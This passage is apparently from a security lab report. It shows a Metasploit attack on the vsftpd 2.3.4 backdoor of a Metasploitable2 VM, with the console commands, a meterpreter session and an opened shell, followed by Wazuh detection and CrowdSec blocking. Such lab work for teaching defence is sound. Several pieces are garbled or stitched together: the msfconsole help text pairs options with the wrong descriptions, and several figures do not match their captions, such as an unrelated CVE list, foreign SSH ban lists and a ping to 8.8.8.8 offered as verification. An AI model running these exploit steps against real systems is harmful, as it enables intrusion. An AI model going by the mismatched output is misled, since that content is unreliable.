


Figure 16: Metasploit Exploit Execution



```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali ~
Session Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
root@kali) ~)
msfconsole -h
Usage: msfconsole [options]

Common options:
-E, --environment ENVIRONMENT    Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
-M, --migration-path DIRECTORY  Specify a directory containing additional DB migrations
-n, --no-database               Disable database support
-y, --yaml PATH                 Specify a YAML file containing database settings


Framework options:
-c FILE                          Load the specified configuration file
-v, -V, --version               Show version

Module options:
--[no-]defer-module-loads       Defer module loading unless explicitly asked
-m, --module-path DIRECTORY     Load an additional module path

Console options:
-a, --ask                       Ask before exiting Metasploit or accept 'exit -y'
-H, --history-file FILE         Save command history to the specified file
-l, --logger STRING             Specify a logger to use (TimestampColorlessFlatfile, Flatfile, Stderr, Stdout, StdoutWithoutTimestamps)
--[no-]readline                Use the system Readline library instead of RbReadline
-L, --real-readline             Output to the specified file
-o, --output FILE               Load a plugin on startup
-p, --plugin PLUGIN             Do not print the banner on startup
-q, --quiet                     Execute the specified resource file (- for stdin)
-r, --resource FILE             Execute the specified console commands (use ; for multiples)
-x, --execute-command COMMAND  Show this message
-h, --help

```

Figure 17: Msfconsole -h



```

msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent Yes     VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor

```

Figure 18: exploit/unix/ftp/vsftpd_234_backdoor

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:e5:98:f8
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fee5:98f8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : eth1
Hardware MAC : 00:0c:29:e5:98:02
MTU        : 1500
Flags      : BROADCAST,MULTICAST
```

Figure 19: Successful exploitation message

```
meterpreter > shell
Process 5416 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:e5:98:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.20/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::20c:29ff:fee5:98f8/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:e5:98:02 brd ff:ff:ff:ff:ff:ff
```

Figure 20: Open command shell session

8.3 DETECTION AND ALERT GENERATION




Figure 21: SOC Workflow

The attack activity was successfully detected by Wazuh. Security monitoring rules identified suspicious FTP service behaviour and generated an alert for investigation.

ALERT INFORMATION

Timestamp	Source IP	Alert Description	MITRE Technique
11:00 AM	192.168.1.100	VSFTPD Exploit Attempt Detected	T1190

ANALYSIS

The generated alert indicated an attempt to exploit a vulnerable public-facing service. The alert was categorized as High Severity due to the potential for unauthorized remote access and system compromise.

WAZUH INVESTIGATION PROCESS

1. Reviewed generated alerts.
2. Verified source IP address.
3. Correlated attack indicators with system logs.
4. Mapped activity to MITRE ATT&CK Technique T1190.
5. Escalated incident for containment.




Figure 22: Wazuh Detection Alert




Figure 23: Alert generated in Wazuh Dashboard





Figure 24: Source IP



agent.name	package.name	package.version	vulnerability.description	vulnerability.severity	vulnerability.id
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Reliance on a component that is not update...	Medium	CVE-2026-41097
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Use after free in Windows TCP/IP allows an ...	High	CVE-2026-40415
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Use after free in Windows Kernel-Mode Dri...	High	CVE-2026-40408
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Use after free in Windows TCP/IP allows an ...	High	CVE-2026-40406
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Heap-based buffer overflow in Windows WL...	High	CVE-2026-40403
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Use after free in Windows Hyper-V allows a...	Critical	CVE-2026-40402
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Null pointer dereference in Windows TCP/IP...	High	CVE-2026-40401
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Stack-based buffer overflow in Windows T...	High	CVE-2026-40399
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Integer underflow (wrap or wraparound) in ...	High	CVE-2026-40397
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Missing release of memory after effective l...	High	CVE-2026-35424
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Authentication bypass using an alternate p...	Medium	CVE-2026-35422
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Heap-based buffer overflow in Windows Ke...	High	CVE-2026-35420
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Use after free in Windows Cloud Files Mini ...	High	CVE-2026-35418
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Access of resource using incompatible type...	High	CVE-2026-35417
Winsvr2K22	Microsoft Windows Server 2022 Datacente...	10.0.20348.587	Integer overflow or wraparound in Window...	High	CVE-2026-35415

Figure 25: Alert severity




Figure 26: Alert description




Figure 27: Timestamp

8.4 INCIDENT RESPONSE AND CONTAINMENT

After validating the alert, containment actions were initiated to prevent further exploitation and lateral movement within the environment.

RESPONSE ACTIONS TAKEN

STEP 1: SYSTEM ISOLATION

The affected Metasploitable2 virtual machine was isolated from the network to prevent unauthorized access and limit the impact of the attack.

STEP 2: THREAT BLOCKING

CrowdSec was configured to block the attacker's IP address.
Blocked IP: 192.168.1.100

STEP 3: VERIFICATION

Network connectivity tests were performed to verify that communication between the attacker and target system had been successfully blocked.




Figure 28: CrowdSec Ban Action/ CrowdSec dashboard

```
[root@friis-test-c7-0 ~]# cscli decisions list
```

ID	SOURCE	SCOPE:VALUE	REASON	ACTION	COUNTRY	AS
323	crowdsec	Ip:122.194.229.122	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
322	crowdsec	Ip:112.85.42.47	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
321	crowdsec	Ip:112.85.42.151	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
319	crowdsec	Ip:119.45.177.202	crowdsecurity/ssh-bf_user-enum	ban	CN	
317	crowdsec	Ip:151.80.144.233	crowdsecurity/ssh-bf	ban	FR	OVH SAS
315	crowdsec	Ip:111.2.23.244	crowdsecurity/ssh-bf_user-enum	ban	CN	China Mobile communications corporation
214	crowdsec	Ip:49.88.112.73	crowdsecurity/ssh-bf	ban	CN	No.31,Jin-rong Street
213	crowdsec	Ip:139.217.7.111	crowdsecurity/ssh-bf	ban	CN	Shanghai Blue Cloud Technology Co.,Ltd
212	crowdsec	Ip:167.99.132.132	crowdsecurity/ssh-bf	ban	DE	DigitalOcean, LLC
211	crowdsec	Ip:112.85.42.112	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
210	crowdsec	Ip:174.84.183.72	crowdsecurity/ssh-bf	ban	US	Charter Communications
209	crowdsec	Ip:106.12.242.19	crowdsecurity/ssh-bf	ban	CN	Beijing Baidu Netcom Science and Technology Co., Ltd.
208	crowdsec	Ip:84.72.34.160	crowdsecurity/ssh-bf	ban	CH	Liberty Global Operations B.V.
107	crowdsec	Ip:61.177.172.61	crowdsecurity/ssh-bf	ban	CN	No.31,Jin-rong Street
106	crowdsec	Ip:218.92.0.251	crowdsecurity/ssh-bf	ban	CN	No.31,Jin-rong Street
105	crowdsec	Ip:112.85.42.122	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
104	crowdsec	Ip:112.85.42.13	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
103	crowdsec	Ip:61.177.172.168	crowdsecurity/ssh-bf	ban	CN	No.31,Jin-rong Street
102	crowdsec	Ip:112.85.42.183	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone
101	crowdsec	Ip:112.85.42.184	crowdsecurity/ssh-bf	ban	CN	CHINA UNICOM China169 Backbone

Figure 29: Banned IP address

ADD DECISION

IP/IP range: 12.3.4

Remediation: ☒ Ban ☐ Captcha ☐ Custom

Duration: ☒ 4h ☐ 8h ☐ Custom

Reason: Bad IP

Target: ☐ All ☒ Instances ☐ Tags

Search instances...

- ☒ My Instance 3 141.145.XXX.XXX
- ☒ My Instance 9 51.15.XXX.XXX

Clear 2 instances selected

*all fields are mandatory

Cancel Save

Figure 30: Ban timestamp




Figure 31: Active remediation action

```
terminal - so@so-virtual-machine: ~/Desktop
File Edit View Terminal Tabs Help
so@so-virtual-machine:~/Desktop$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=22.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=19.7 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=128 time=20.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=128 time=9.10 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=128 time=8.60 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 6 received, 25% packet loss, time 7009ms
